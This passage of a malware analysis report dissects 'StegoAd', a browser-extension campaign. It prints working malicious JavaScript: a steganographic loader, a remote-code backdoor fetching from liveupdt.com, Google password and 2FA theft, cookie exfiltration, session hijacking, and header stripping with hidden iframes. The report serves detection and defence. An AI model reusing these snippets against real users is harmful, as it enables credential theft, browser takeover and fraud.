The most recent innovation disguises as a PNG file as setting.conf. It fetches the file, searches for the marker __vpn_settings__, and decodes the hidden Base64 payload. The payload is split by //// into multiple parts, which are then used to conditionally execute VPN settings if a specific DOM element is not present.

```
function loadVpnSettings(p) {
    // Fetch disguised configuration file (actually a PNG)
    fetch(chrome.runtime.getURL(p))
        .then(res => res.arrayBuffer())
        .then(buffer => {
            var uint8 = new Uint8Array(buffer);
            var marker = new TextEncoder().encode("__vpn_settings__");
            // Locate custom marker in file
            var markerIndex = -1;
            for (var i = 0; i <= uint8.length - marker.length; i++) {
                ...
            }
if (markerIndex === -1) return;
// Extract and decode Base64 payload split by "////"
var base64Bytes = uint8.slice(markerIndex);
var base64Str = new TextDecoder().decode(base64Bytes);
```

```
var parts = atob(base64Str).split('////');
if (parts.length < 3) return;
var p1 = (parts[0].trim());
var p2 = (parts[1].trim());
var p3 = (parts[2].trim());
// Conditional execution based on DOM check
try {
    const ymta = !!document.querySelector(p3);
    if (!ymta) {
        vpnLoaded[p2](p1);
    }
} catch (e) { }
        })
        .catch (function () { });
}
// Load disguised settings file
loadVpnSettings('web_accessible_resources/setting.conf');
```

*Figure: 4.5.1 -* Code to extract the hidden payload as per the marker from setting.conf file

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-Untitled- × revert.png × loading.webp × setting.conf ×

```
0000CA80  30 39 3A 3A 7A E6 E0 F3 3F BC BC DB D9 A5 89 05  09::zµα≤?╝╝▄┘Ñë.
0000CA90  5D 92 9D FE 60 F2 B4 5F 9A 31 67 F2 7B 5D EA 85  ]Æ¥•`≥┤_Ü1g≥{]Ωà
0000CAA0  A6 45 08 19 CC BB 0E 58 F3 4E 81 C9 E7 64 D3 7F  ªE..╠╗.X≤Nü╔τd╙⌂
0000CAB0  7D 38 01 DC A3 DD 4E 4E EC 71 FB 44 3E 3B 3D 3E  }8.▄ú▌NN∞q√D>;=>
0000CAC0  DA FC 51 9B 7C 0B F2 6B C5 64 B1 C6 F2 76 50 E5  ┌ⁿQ¢|.≥k┼d▒╞≥vPσ
0000CAD0  00 00 00 00 49 45 4E 44 AE 42 60 82 0D 0A 5F 5F  ....IEND«B`é..__
0000CAE0  76 70 6E 5F 73 65 74 74 69 6E 67 73 5F 5F 0D 0A  vpn_settings__..
0000CAF0  49 43 41 67 49 48 5A 68 63 69 42 68 59 33 52 70  ICAgIHZhciBhY3Rp
0000CB00  64 6D 46 30 5A 56 5A 70 5A 58 64 36 4F 77 30 4B  dmF0ZVZpZXd6Ow0K
0000CB10  49 43 41 67 49 48 5A 68 63 69 42 33 63 6D 6C 30  ICAgIHZhciB3cml0
0000CB20  5A 56 4A 6C 63 33 56 73 64 48 4E 36 49 44 30 67  ZVJlc3VsdHN6ID0g
0000CB30  58 79 41 39 50 69 42 50 59 6D 70 6C 59 33 51 75  XyA9PiBPYmplY3Qu
0000CB40  61 32 56 35 63 79 68 68 59 33 52 70 64 6D 46 30  a2V5cyhhY3RpdmF0
0000CB50  5A 56 5A 70 5A 58 64 36 4B 54 73 4E 43 69 41 67  ZVZpZXd6KTsNCiAg
0000CB60  49 43 42 68 59 33 52 70 64 6D 46 30 5A 56 5A 70  ICBhY3RpdmF0ZVZp
0000CB70  5A 58 64 36 49 44 30 67 65 77 30 4B 49 43 41 67  ZXd6ID0gew0KICAg
0000CB80  49 43 41 67 49 43 42 6E 5A 58 51 36 49 47 64 6C  ICAgICBnZXQ6IGdl
0000CB90  64 43 41 39 50 69 42 6B 62 32 4E 31 62 57 56 75  dCA9PiBkb2N1bWVu
0000CBA0  64 43 35 6E 5A 58 52 42 64 48 52 79 61 57 4A 31  dC5nZXRBdHRyaWJ1
0000CBB0  64 47 55 6E 59 53 6B 73 44 51 6F 67 49 43 41 67  dGUnYSksDQogICAg
```

Figure: 4.5.2 - Hex view of hidden encoded payload in setting.conf

```
    }
    if (match) {  match = true
      markerIndex = i + marker.length;  markerIndex = 51950, i = 51934, marker = Uint8Array(16)
      break;
    }
  }

  if (markerIndex === -1) return;  markerIndex = 51950

  var base64Bytes = uint8.slice(markerIndex);  base64Bytes = Uint8Array(17820) , uint8 = Uint8Array(6
  var base64Str = new TextDecoder().decode(base64Bytes);  base64Str = "\r\nICAgIHZhciBhY3RpdmF0ZVZpZXd
  var parts = atob(base64Str).split('////');  parts = (3) [' var activateViewz;\r\n var writeResultsz =
  if (parts.length < 3) return;

  var p1 = (parts[0].trim());  p1 = "var activateViewz;\r\n var writeResultsz = _ =, parts = (3) [
  var p2 = (parts[1].trim());  p2 = "setTimeout"
  var p3 = (parts[2].trim());  p3 = "meta[http-equiv=\"Content-Security-Policy\" i], meta[http-equiv=\"

  try {
    const ymta = !!document.querySelector(p3);  ymta = false, p3 = "meta[http-equiv=\"Content-Security
    if (!ymta) {
      vpnLoaded[p2](p1);
    }
  } catch (e) {}
```

Figure: 4.5.3 - The execution of decoded payload during runtime

# 5. The orderArray Polymorphic Framework

While the steganographic techniques are the most novel aspect of StegoAd, the **orderArray framework** is its workhorse, deployed across ~66 extensions (56% of the entire campaign) with an estimated 200K+ combined installs.

## 5.1 How It Works

Every orderArray variant contains four components:

1. A framework object with encoded domain payloads stored as long alphanumeric strings
2. A runtime ID hash function that uses chrome.runtime.id to generate a 0–999 seed value
3. A regex-based string decoder that converts the encoded payload using the seed
4. A double-atob Base64 decoder for final payload extraction

```
// Component 1: Framework object
var orderArray = {
    selectedCount: "4hrujheu",
    docNum: "5hjaa9v90",
    textNum: "nlczi3enp",
    colorPKCS1: proxyKey,
    ..............
// Component 2: Runtime ID hash
secBuffer: function (fileSize) {
    initLogTo(chrome.runtime.id, "").forEach(function (a) {
        fileSize = (fileSize << 5) + a.charCodeAt(0) - fileSize;
        fileSize = fileSize & fileSize;
    });
    orderArray.wordCount = Math.abs(fileSize) % 1E3;
    orderArray.getDocStr(orderArray.wordCount.toString().getColorCode());
    testDocVal(orderArray.docNum, orderArray.e % 11);
    return true;
    },
```

*Figure: 5.1.1 Framework object with encoded payloads and runtime ID–based seed hash*

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```
// Component 3: Regex decoder
getDocStr: function(str, seed) {
    var result = "";
    Object.keys(str).some(function(key) {
        var code = str[key].replace(/[A-Z0-9]+/g, function(match) {
            return String.fromCharCode(parseInt(match, 36) - seed);
            });
            result += code;
        });
        return result;
}
// Component 4: Double-atob prototype
String.prototype.getColorCode = function(p) {
    return p ? atob(atob(this)) : btoa(this).replace(/=/g, '');
};
```

*Figure: 5.1.2 Regex decoder with seed + double-atob Base64 payload extraction*


*Figure: 5.1.3 - Decoded payload config extraction during runtime*

## 5.2 Polymorphic Naming — 15+ Variants

The framework's structure is identical across all 66 extensions, but every variable and function name changes:

| Framework Name | Key Names | Hash Function | Decoder | Extensions |
|---|---|---|---|---|
| orderArray | colorPKCS1 / proxyKey | secBuffer | getDocStr | 10+ extensions |
| auxreObj | screenEncryptKey / logCipherText | loadLineNum | findContentSize | Axure RP Viewer |

| | | | | |
|---|---|---|---|---|
| imageSize | documentKeyValue / viewSubKey | copySelectedPro | initColorVal | Webpage Screenshot |
| sampleName | nodeSingature / samplePKCS1 | pushViewIn | getSampleIn | Summary with ChatGPT |
| locExt | iconPrimaryKey / iconSingature | searchSheetIn | runTipAs | Live Start Page |
| text$1 | sampleEncryptKey / dataEncrypt | updDocumentVal | pushWordTip | HLS Stream Downloader |
| pageValues | sampleEncrypt / locPublicKey | initTokenVal | initContentStr | Translate Officer |
| buffers | docSingature / dataSHA | — | newFormArr | Save as PDF |
| _ga | textPKCS1 | getLocVal | dragPageExt | Super Dark Mode |
| event$1 | sheetPKCS1 | hadAreaPro | putLineVal | AdFly Skipper |

*This polymorphism defeats fixed-pattern YARA rules. Only structural pattern matching — detecting the charCodeAt → bitshift → % 1000 seed generation pattern regardless of variable names — can reliably detect all variants.*

---

# 6. Evasion Techniques

Beyond steganography and polymorphism, **StegoAd** employs several additional evasion techniques:

## 6.1 Time-Based Activation

Every StegoAd extension includes a dormancy period: 3–5.5 days in earlier variants (2024) and 72 hours in newer variants (2025–2026). Some variants add a probabilistic execution gate, only 10% of sessions trigger the malicious payload. Combined with time delays, an analyst would need to run the extension for days and be in the lucky 10% to observe malicious behavior.

Additionally, the extension includes DevTools detection: opening F12 or Ctrl+Shift+I sets the dipFlgDev flag in localStorage, which extends the dormancy period indefinitely. This ensures that any analyst actively inspecting the extension with browser developer tools will never observe the malicious payload activating, it only triggers when DevTools is closed and all other timing conditions are met.

## 6.2 Computed eval and setTimeout

Extensions like Adblocker FX and RSS Feed construct dangerous function names dynamically:

```
// 'eval' assembled from object keys -- never appears as a string literal
var RePlAcMe = { e: 0, v: 0, a: 0, l: 0 };
function RePlAcMe2() {
    return [null, Object.keys(RePlAcMe).join('')];
}

this[RePlAcMe2()[1]](payload);  // this['eval'](payload)
// 'setTimeout' assembled from array fragments
var keys = ['get', 'set', 'emiT', 'inside', 'out', 'env'];
// Reassembled: 'set' + 'Timeout' -> 'setTimeout'
```

*Figure: 6.2 eval and setTimeout assemble and reassembled*

Since neither eval nor setTimeout appear as string literals anywhere in the source code, all string-matching-based detection fails.

## 6.3 Gekco C2 — Vue.js Camouflage

Ten extensions use the Gekco framework, which hides C2 communication within thousands of lines of non-functional Vue.js-like code:

```
// lib/poly.js -- Looks like a Vue.js framework file
var genAttrs = function(el) { return el.attrs || {}; };
// Actual malicious code buried among legitimate-looking functions
gekco.sendToExtension = function(data) {
    platform.channel.sendMessage({
        type: 'recipients',
        payload: data,
        module: 'skews',
        token: 'criticalinfo'
    });
};
```

*Figure: 6.3*

The keywords including recipients, skews, tokens, criticalinfo are consistent across all Gekco extensions and serve as reliable detection indicators.

## 6.4 XFO Stripping + Hidden Iframe Injection

Extensions using the ad injection pathway strip X-Frame-Options and Content-Security-Policy headers, then inject 1-pixel iframes positioned off-screen:

```
// Strip protective headers
chrome.webRequest.onHeadersReceived.addListener(function(details) {
    return {
        responseHeaders: details.responseHeaders.filter(h =>
            h.name.toLowerCase() !== 'x-frame-options' &&
            h.name.toLowerCase() !== 'content-security-policy'
        )
    };
}, { urls: ["<all_urls>"], types: ["sub_frame"] },
   ["blocking", "responseHeaders"]);

// Inject invisible ad iframe, auto-remove after 20 seconds
var iframe = document.createElement('iframe');
iframe.style.cssText = 'width:1px;height:1px;position:absolute;left:-9999px';
iframe.src = atob(atob(adUrl));  // Double-Base64 encoded ad URL
document.body.appendChild(iframe);
setTimeout(() => iframe.remove(), 20000);
```

*Figure: 6.4.1*




*Figure: 6.4.2 - Code for stripping X-Frame-Options and CSP headers and injecting IFrame during runtime*



*Figure: 6.4.3 - Injected IFrame for generating fake traffic*

## 6.5 DevTools Detection

The actor monitors for developer tools to suppress malicious behavior during analysis:

```
document.addEventListener("keydown", function(a) {
    if (a.key && ("f12" == a.key.toLowerCase()
        || "i" == a.key.toLowerCase() && a.ctrlKey && a.shiftKey)) {
        generateMessage_s();
    }
}]);
function generateMessage_s() {
    attachView_s("dipFlgDev", (new Date).getTime());
}
```

*Figure: 6.5 - Code to detect DevTool (F12, Ctrl+Shift+I)*

**Impact:** When DevTools is detected (F12, Ctrl+Shift+I), the dipFlgDev flag is set with the current timestamp. All malicious behavior is suppressed for a 2-day cooldown, preventing analysts from observing the attack in real time.

## 6.6 User-Agent Spoofing

The C2 server delivers a rotating pool of User-Agent strings used to disguise affiliate redirect traffic:

```
var agents = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)...Chrome/138..."
    + "{Mozilla/5.0 (iPad; CPU OS 17_6_1...)..."
    + "{Mozilla/5.0 (iPhone; CPU iPhone OS 17_6_1...)..."
    + "{Mozilla/5.0 (Linux; Android 10; K)...Mobile..."
    + "{Mozilla/5.0 (Windows NT 10.0...)...Edg/137..."
    + "{Mozilla/5.0 (Macintosh;...)...Safari/605.1.15..."
    .split("{");
var picked = agents[Math.floor(Math.random() * agents.length)];
    chromeObj.storage.local.set({ replace: btoa(picked) });
```

*Figure: 6.6 - Code for spoofing user agents for affiliate redirect traffic*

**Operational detail:** The User-Agent pool is refreshed from liveupdt.com/ext/ua.php every 15 days. Includes desktop (Windows, Mac), mobile (iPhone, iPad, Android), and Edge/Chrome/Safari variants, making affiliate traffic appear organic across multiple platforms.

## 6.7 WebRTC IP Harvesting

The extension leverages WebRTC STUN requests to discover the user's real IP address, even behind VPNs or NAT:

```
function takeName_e() {
    var a = new RTCPeerConnection({ iceServers: [] });
    a.createDataChannel("");
    a.createOffer(a.setLocalDescription.bind(a), function(){});
    // Captures ICE candidates to extract local IP address
    a.onicecandidate = function(d) {
        if (d && d.candidate && d.candidate.candidate) {
            // Regex extracts internal/local IP from candidate string
            locIP = /([0-9]{1,3}(.[0-9]{1,3}){3})/.exec(d.candidate.candidate)[1];
        }
    };
    // Loads external malicious script from liveupdt.com
    var c = document.createElement("script");
    c.src = "https://www.liveupdt.com/tmp/js.php";
    document.getElementsByTagName("head")[0].appendChild(c);
}
```

*Figure: 6.7 - WebRTC IP Harvesting*

The harvested local IP (locIP) is combined with the public IP from liveupdt.com/tmp/js.php, providing both internal network topology and external geolocation for victim fingerprinting.

# 7. C2 Response Payload — Deep Dive




*Figure 7: C2 response payload — 10 distinct attack modules delivered through the RCE backdoor (7.1), grouped by function: credential theft, monetization, platform abuse, and telemetry.*

**StegoAd**'s static analysis tells only half the story. Dynamic analysis of the C2 response payloads, the JavaScript delivered by liveupdt.com, dealctr.com, and mitarchive.info after the steganographic decode chain completes, reveals capabilities that go far beyond ad fraud. Analysis of 200+ CRX-to-C2 mappings confirms that every extension in the campaign receives the same payload modules, meaning all 2.6M+ users were exposed to the full attack surface. This section documents 10 distinct attack modules found in the C2 response payloads.

## 7.1 Remote Code Execution Backdoor

The C2 server maintains a full remote code execution (RCE) backdoor in every victim's browser. The function updateHeader_e() fetches arbitrary JavaScript from the C2 and executes it:

```
// c2_server_suspiciousfile.js — updateHeader_e()
function updateHeader_e() {
    var a = document.getElementById("ga_js_loaded");
    if (null == a) {
        var b = new XMLHttpRequest;
        b.onreadystatechange = function() {
            4 == b.readyState && setTimeout(b.responseText, 10)
        };
        b.open("GET", "//www.liveupdt.com/tmp/wlib.php?t=" + Date.now(), true);
        b.send();
        a = document.createElement("div");
        a.setAttribute("id", "ga_js_loaded");
        a.setAttribute("style", "display:none");
        document.getElementsByTagName("head")[0].appendChild(a);
    }
}
```

*Figure: 7.1*

setTimeout(b.responseText, 10) treats the entire HTTP response body as executable JavaScript, any code the C2 operator sends will run in the victim's browser context within 10ms. The hidden  prevents duplicate execution (once per page). This is a full Remote Access Trojan (RAT) operating in the browser, the C2 operator can push any payload at any time.

## 7.2 Google Account Credential Theft with 2FA Bypass

A two-stage credential harvester targets Google account sign-in pages (accounts.google.com), capturing both the password and the second-factor code in sequence.

**Password Capture:**

```
// c2_server_suspiciousfile.js – updateHeader_e()
function checkModules_e() {
    var a = document.getElementById("passwordNext");
    a ? (a.addEventListener("click", searchTag_e, false),
        document.documentElement.addEventListener("keypress", function(b) {
            13 === b.keyCode && searchTag_e()
        }, false)
    ) : setTimeout(checkModules_e, 1000)
}
function searchTag_e() {
    var b = document.getElementById("profileIdentifier").innerHTML;
    var c = "";
    var d = document.getElementsByTagName("input");
    for (var e = 0; e < d.length; e++)
        "password" == d[e].getAttribute("type") && (c = d[e].value);
    if (c.length != 0) {
        a = "uid: " + b + "\t\tpass: " + c + "\r\n";
        a += "login: " + window.location.href + "\r\n";
        a += "why: googlogin\r\n";
        localStorage.setItem("extCacheFunc", generateInnercontent_e(a, "encode"));
        seekCriticalinfo_e();
    }
```

*Figure: 7.2.1*

**2FA Code Capture:**

```
function seekCriticalinfo_e() {
    var a = document.getElementById("next");
    a ? a.addEventListener("click", activateCriticalinfo_e, false)
      : setTimeout(seekCriticalinfo_e, 1000)
}
function activateCriticalinfo_e() {
    var b = "";
    var c = document.getElementsByTagName("input");
    for (var d = 0; d < c.length; d++)
        if ("text" == c[d].getAttribute("type") || "tel" == c[d].getAttribute("type"))
            b = c[d].value;
    if (b.length != 0) {
        a = "2nd factor: " + b + "\r\n";
        a += "why: goog2nd\r\n";
        localStorage.setItem("extCacheFunc2", generateInnercontent_e(a, "encode"));
    }
}
```

*Figure: 7.2.2*

**Exfiltration mechanism:** Stolen credentials are stored in localStorage keys extCacheFunc (password) and extCacheFunc2 (2FA code), then exfiltrated to mitarchive.info/alt.php via double-Base64 encoding. The "why: googlogin" and "why: goog2nd" tags allow the C2 operator to categorize stolen data server-side.

## 7.3 WordPress/CMS Admin Credential Theft

The actor also targets WordPress and CMS admin login pages; a credential class with direct monetization value (web shell access, SEO spam, hosting abuse):

```
var isWP = (-1 < window.location.href.indexOf("wp-login")
          || -1 < window.location.href.indexOf("wp-admin"))
         && -1 == window.location.href.indexOf("action=rp");

function calcStyle_e(a) {
    var b = a.target.parentNode.getElementsByTagName("input");
    var formData = "";
    for (var f = 0; f < b.length; f++) {
        var name = b[f].getAttribute("name");
        var value = b[f].value;
        var type = b[f].getAttribute("type");
        if ("hidden" != type)
            formData += "name: " + name + "\t\tvalue: " + value + "\n";
        "password" == type && (hasPassword = true);
    }
    formData += "login: " + window.location.href + "\n";
    formData += "sw: https://www.similarweb.com/website/" + getTopDomain() + "\n";
    formData += "geo: COUNTRY_" + localStorage.exgeo + "\n";
}
```

*Figure: 7.3*

**Key insight:** The inclusion of a SimilarWeb link (sw: https://www.similarweb.com/website/{domain}) for every stolen WordPress credential shows the actor triages stolen sites by traffic value. High-traffic WordPress sites are more valuable for SEO spam injection, cryptomining script hosting, or resale on underground markets. The geo field (from localStorage.exgeo) adds geographic context for the stolen credential.

## 7.4 Cookie Exfiltration

A dedicated module exfiltrates all cookies from the current page context:

```
function findFunc_e() {
    if (!(-1 < document.cookie.indexOf("ext_admckiegtsucc"))) {
        var a = new XMLHttpRequest;
        var b = document.cookie + "\n";
        b += "ext: " + extType + "\n";
        b += "instd: " + numDayInst + "\n";
        b += "uid: " + usrHxId + "\n";
        var c = "[Inbox] " + applySible_e(false);
        b = "https://www.liveupdt.com/alt.php?&c="
            + supportTime_e(supportTime_e(b, "encode"), "encode")
            + "&u=" + supportTime_e(supportTime_e(c, "encode"), "encode");
        a.open("GET", b, true);
        a.send();
        callAttrs_e("ext_admckiegtsucc", "-0.1", 1/24);
    }
}
```

*Figure: 7.4*

**Rate limiting:** The ext_admckiegtsucc cookie acts as a rate limiter, exfiltration runs once per hour (1/24 of a day) to avoid triggering network anomaly detection. The double-Base64 encoding (supportTime_e called twice with "encode") obscures the payload in transit. Metadata includes extension type, install age (numDayInst), and user hash (usrHxId) for victim tracking.

## 7.5 Ad Replacement Engine — DOM Scanner

Rather than blindly injecting ads, the actor's ad replacement engine intelligently scans the page DOM for existing advertisements and replaces them with the actor's own:

```
function calcChannel_e(a) {
    for (i in a) {
        var b = a[i];
        var id = b.getAttribute("id") || "";
        var src = b.getAttribute("src") || "";
        var tag = b.tagName.toLowerCase() || "";
        "div" == tag && id.indexOf("div-gpt-ad-") > -1 && findnextName_e(b);
        "ins" == tag && id.indexOf("aswift_") > -1 && findnextName_e(b);
        "img" == tag && (src.indexOf("linkoffers.") > -1
            || src.indexOf("flexlinks.") > -1) && findnextName_e(b);
        "iframe" == tag && (
            id.indexOf("google_ads_iframe") > -1 && findnextName_e(b),
            src.indexOf("amazon-adsystem.com/") > -1 && findnextName_e(b),
            src.indexOf("//pos.baidu.com/") > -1 && findnextName_e(b)
        );
    }
}
```

*Figure: 7.5.1 Identifies Ads from popular Ads provider*

```
function findnextName_e(a) {
    var width = a.offsetWidth, height = a.offsetHeight;
    if ("160x600 300x250 320x50 300x600 728x90"
        .indexOf(width + "x" + height) > -1 && adRepCount < 6) {
        ifrm = linkState_e(
            "https://www.liveupdt.com/serv/chitika.html?w=" + width + "&h=" + height,
            width, height);
        mergeToken_e(a, ifrm);
    }
}
```

*Figure: 7.5 Ads replacement from popular Ads service provider to Threat Actor*

**Targeting precision:** The scanner identifies ads from Google Ad Manager (div-gpt-ad-*), Google AdSense (aswift_*), Amazon Ads (amazon-adsystem.com), Baidu Ads (pos.baidu.com), LinkOffers, and FlexLinks. Replacements are limited to 5 standard IAB sizes (160x600, 300x250, 320x50, 300x600, 728x90) with a max of 6 replacements per page, restraint designed to avoid user suspicion.

## 7.6 Competitor Sabotage — Honey Extension Busting

The actor specifically targets the Honey coupon extension, a competitor in the affiliate revenue space by detecting and hijacking its UI:

```
function genStyle_e() {
    function a() {
        var g = document.querySelectorAll("div");
        const h = /^[a-f0-9-]{36}$/;
        for (const k of g)
            if (h.test(k.id) && k.style.includes("z-index")
                && k.style.includes("display: block")
                && k.style.includes("!important"))
                return k;
        return null
    }
    function c(g) {
        g.addEventListener("click", function(h) { b() })
    }
    var e = a();
    if (e) c(e);
    var f = new MutationObserver(() => {
        const g = a();
        if (g) { f.disconnect(); c(g); }
    });
    f.observe(document.body, { childList: true, subtree: true });
}
```

*Figure: 7.6*

**Detection method:** Honey's popup UI uses a  with a UUID-format ID (36-character hex string), high z-index, and display:block!important, a unique fingerprint. A MutationObserver watches for Honey's DOM injection. When detected, the actor intercepts click events and redirects them through the actor's own affiliate link, stealing the commission that would have gone to Honey.

## 7.7 Instagram Auto-Like Fraud & Mozilla Fake Ratings

**Instagram Auto-Like:**

```
// Scrapes CSRF token, silently likes posts from targeted accounts

fetch("https://i.instagram.com/api/v1/web/likes/" + postId + "/like/", {
    headers: { "x-csrftoken": csrf },
    method: "POST",
    credentials: "include"
});

// Targets: deals_with_angel, larepubblica, el_pais, weatherchannel
```

*Figure: 7.7.1 Scrape CSRF token and likes posts from targeted accounts*

The module scrapes the CSRF token from Instagram's page source and silently likes posts from targeted accounts. A rate limiter distributes likes over time to avoid detection.

**Mozilla Add-ons Fake Ratings:**

```
// Extracts victim's session token, posts 5-star rating

var tokenMatch = document.documentElement.innerHTML.match(/"token"\s*:\s*"([a-z0-9]{32})"/i);
fetch("https://addons.mozilla.org/api/v5/ratings/rating/", {
    method: "POST", credentials: "include",
    headers: { authorization: "Session " + tokenMatch[1] },
    body: JSON.stringify({ addon: 2918799, score: 5, version: 5966696 })
});
```

*Figure: 7.7.2 Boost store rankings by hijaking auth session*

This module hijacks the victim's Mozilla Add-ons session to post 5-star ratings on the actor's own Firefox extensions, boosting store rankings using stolen authenticated sessions.

## 7.8 Amazon Affiliate Fraud at Scale — 20+ Locales

The actor operates an extensive Amazon affiliate fraud network spanning 20+ country-specific Amazon stores, each with its own affiliate tag and cover referrer site:

| Amazon Locale | Affiliate Tag | Cover Referrer Site |
|---|---|---|
| amazon.com | productonboar-20 | (via v2i8b.com API) |
| amazon.ca | dramabeans00a-20 | dramabeans.com |
| amazon.co.uk | witchcraftand-21 | museumofwitchcraftandmagic.co.uk |
| amazon.de | idelinks-21 | i-d-e.de |
| amazon.co.jp | leehpplus-22 | lee.hpplus.jp |
| amazon.fr | litteraires-21 | etudes-litteraires.com |
| amazon.it | pinneddu-21 | shmag.it |
| amazon.es | 101tvmalaga-21 | 101tv.es |

| | | |
|---|---|---|
| amazon.nl | blackenterp0b-21 | blackenterprise.com |
| amazon.com.au | digitalaus-22 | digitalcitizen.life |
| amazon.sa | alweeam-21 | alweeam.com.sa |

**Broader affiliate ecosystem:** Beyond Amazon, the actor operates affiliate fraud across eBay (20+ locales), AliExpress, Taobao (via mitarchive.info/tshop2.php), and JD.com. Affiliate redirect APIs include r.v2i8b.com/api/v1/bid/redirect (Amazon), r.linksprf.com/v1/redirect (Amazon IN/AE/MX), r.srvtrck.com/v1/redirect (Yield Kit), go.skimresources.com (Skimlinks), and sovrn.co (Sovrn/VigLink). Each redirect chain uses spoofed referrer URLs from the cover sites listed above, making the traffic appear as legitimate editorial referrals.

